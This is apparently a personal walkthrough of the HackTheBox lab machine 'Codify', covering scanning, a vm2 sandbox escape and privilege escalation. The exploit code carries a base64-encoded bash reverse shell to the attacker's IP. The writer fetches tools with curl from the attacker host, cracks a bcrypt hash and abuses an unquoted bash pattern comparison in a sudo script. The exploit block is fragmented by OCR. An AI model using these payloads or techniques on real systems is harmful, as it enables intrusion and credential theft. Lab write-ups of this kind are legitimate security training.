

codify

run nmap command

nmap -A -T5 10.10.11.239 --min-rate=500 -p-



from the results for port 80 , i added codify.htb to the /etc/hosts



checking for searchsploit for apache httpd version

```
┌──(kali㉿kali)-[~/htb/codify]
└─$ searchsploit 2.4.52
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~/htb/codify]
└─$ searchsploit httpd
-------------------------------------------------------------- ---------------------------------
 Exploit Title                                                |  Path
-------------------------------------------------------------- ---------------------------------
ACME Labs thttpd 2.20 - Cross-Site Scripting                  | linux/remote/21422.txt
ACME micro_httpd - Denial of Service                          | linux/dos/34102.py
Acme thttpd 1.9/2.0.x - CGI Test Script Cross-Site Scrip      | cgi/remote/23582.txt
Acme thttpd 2.0.7 - Directory Traversal                       | windows/remote/24350.txt
Acme thttpd HTTP Server - Directory Traversal                 | linux/remote/38522.txt
```


nikto results


```
┌──(kali㉿kali)-[~/htb/codify]
└─$ nikto -h http://codify.htb
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.11.239
+ Target Hostname:    codify.htb
+ Target Port:        80
+ Start Time:         2025-08-26 02:36:42 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.52 (Ubuntu)
+ /: Retrieved x-powered-by header: Express.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.m
zilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to rend
r the content of the site in a different fashion to the MIME type. See: https://www.netspa
ker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: W/8dd, size: 18770
45b38, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34
s the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD .
^C
```

nothing interesting on nikto results.


moving on to the website

port 80 and 3000 have same websites






from about us found the version of vm2 used.



https://github.com/patriksimek/vm2/releases/tag/3.9.16

this particular software was disabled due to security issues so this version could also possibly have some potential for RCE



---

modules allowed

found exploit on exploit-db

https://www.exploit-db.com/exploits/51898

i was not able to get a reverse shell with a simple bash command so i used a base64 encoded shell

final exploit


```
const { VM } = require("vm2");
const vm = new VM();

const command = "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4yOC80NDQ0IDA+JjEK |base64 -d| bash "; // Change to the desired command

const code = `
async function fn() {
(function stack() {
new Error().stack;
```

```
stack();
})();
}
try {
const handler = {
getPrototypeOf(target) {
(function stack() {
new Error().stack;
stack();
})();
}
};
```

reverse shell as codify



this was not the user with user.txt flag, there wass another user joshua

downloaded linenum with curl

```
svc@codify:~$ curl http://10.10.16.28/LinEnum.sh -o linenum.sh
curl http://10.10.16.28/LinEnum.sh -o linenum.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  40654      0  0:00:01  0:00:01 --:--:-- 40690
svc@codify:~$ ls
ls
linenum.sh
svc@codify:~$ chmod +x linenum.sh
chmod +x linenum.sh
svc@codify:~$ ./linenum.sh
./linenum.sh
```

on kali

```
┌──(kali㉿kali)-[~/tools/privesc/linux/LinEnum]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.239 - - [26/Aug/2025 03:43:48] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.11.239 - - [26/Aug/2025 03:44:43] "GET /LinEnum.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

only interesting thing was this db running on 3306 - a port forwarde attempt was unsuccessful (couldnt really test it without credentials anyway)

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progra
 name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:45259         0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp6       0      0 :::80                   :::*                    LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -
```

but no credentials were present for it

there were no interesting passwords or credentials or files in home directory either

going to /var/www since that is usually where web server files are contained

```
svc@codify:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x  5 root root 4096 Sep 12  2023 .
drwxr-xr-x 13 root root 4096 Oct 31  2023 ..
drwxr-xr-x  3 svc  svc  4096 Sep 12  2023 contact
drwxr-xr-x  4 svc  svc  4096 Sep 12  2023 editor
drwxr-xr-x  2 svc  svc  4096 Apr 12  2023 html
svc@codify:/var/www$ cd html
```

editor was the service through which we gained access, nothing interesting in it sfiles so switching to contact

found index.js

```
svc@codify:/var/www/contact$ cat index.js
cat index.js
const express = require('express');
const sqlite3 = require('sqlite3').verbose();
const bcrypt = require('bcryptjs');
const session = require('express-session');
const app = express();
const port = 3001;

// create a new database and table
const db = new sqlite3.Database('tickets.db');
db.run('CREATE TABLE IF NOT EXISTS tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEX
, topic TEXT, description TEXT, status TEXT)');
db.run('CREATE TABLE IF NOT EXISTS users (id INTEGER PRIMARY KEY AUTOINCREMENT, username T
XT UNIQUE, password TEXT)');

// initialize the session
app.use(session({
    secret: 'G3U9SHG29S872HA028DH278D9178D90A782GH',
    resave: false,
    saveUninitialized: true
}));

// redirect to login if not logged in, else to tickets
```

now nothing is running on port 3000 or 3001 internally or externally so couldnt do much with hardcoded session data

although an sqlite database tickets.db was running

you can access sqlite database without creds(shell should be upgraded)

```
┌──(kali㉿kali)-[~/htb/codify]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.28] from (UNKNOWN) [10.10.11.239] 34352
bash: cannot set terminal process group (1270): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
svc@codify:~$
zsh: suspended  rlwrap nc -lvnp 4444

┌──(kali㉿kali)-[~/htb/codify]
└─$ stty raw -echo; fg
[1]  + continued  rlwrap nc -lvnp 4444
svc@codify:~$ cd /vacd /var/www
cd /var/www
svc@codify:/var/www$ cd htmcd html
cd html
svc@codify:/var/www/html$ ls    ls
ls
index.html
svc@codify:/var/www/html$ cd .. cd ..
cd ..
```

user joshua's password

```
svc@codify:/var/www/contact$ sqlitesqlite3 tickets.db
sqlite3 tickets.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .table.tables
.tables
tickets  users
sqlite> selectselect * from users
select * from users
   ...> ;     ;
;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
sqlite> exit  exit
exit
   ...> quit  quit
quit
   ...>
```

using john to crack it

```
┌──(kali㉿kali)-[~/htb/codify]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash1.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:38 0.00% (ETA: 2025-09-06 04:46) 0g/s 18.44p/s 18.44c/s 18.44C/s amber..mari
spongebob1       (?)
1g 0:00:01:12 DONE (2025-08-26 04:57) 0.01378g/s 18.68p/s 18.68c/s 18.68C/s teacher..ho
Ok
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

login to joshua with ssh and sudo -l

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$ ./opt/scripts/mysql-backup.sh
-bash: ./opt/scripts/mysql-backup.sh: No such file or directory
joshua@codify:~$ cd /opt/scripts
joshua@codify:/opt/scripts$ ./mysql-backup.sh
/usr/bin/cat: /root/.creds: Permission denied
Enter MySQL password for root:
Password confirmation failed!
joshua@codify:/opt/scripts$ ./mysql-backup.sh
```

found mysql backup, viewing contents

```
joshua@codify:/opt/scripts$ cat mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASE
;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
```

to run the file logic is that when in bash script if comparison is done iinside [[ ]] and the right side is not in quotes it treated not as string but pattern. so * would be bypass the actual password

to observe the commands run during the process we used pspy(referred 0xdf)

https://github.com/DominicBreuker/pspy?tab=readme-ov-file


download with curl and run

```
joshua@codify:/home$ curl http://10.10.16.28/pspy64 -o pspy64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0   630k      0  0:00:04  0:00:04 --:--:--  631k
joshua@codify:/home$ ls
joshua  pspy64  svc
joshua@codify:/home$ chmod +x pspy64
joshua@codify:/home$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```


running the script

```
Done!
joshua@codify:/opt/scripts$ sudo ./mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
joshua@codify:/opt/scripts$ cat mysql-backup.sh
```

password in pspy



switching with su to root



this was a machine with relatively easy initial access although switching to joshua was a bit tricky because enumerating folders to reach the right conclusion is slightly vague and can take a lot of time if not looking in the right spot. escalation to root was easy but because i wasnt aware of pspy it took me referring walkthroughs to finish.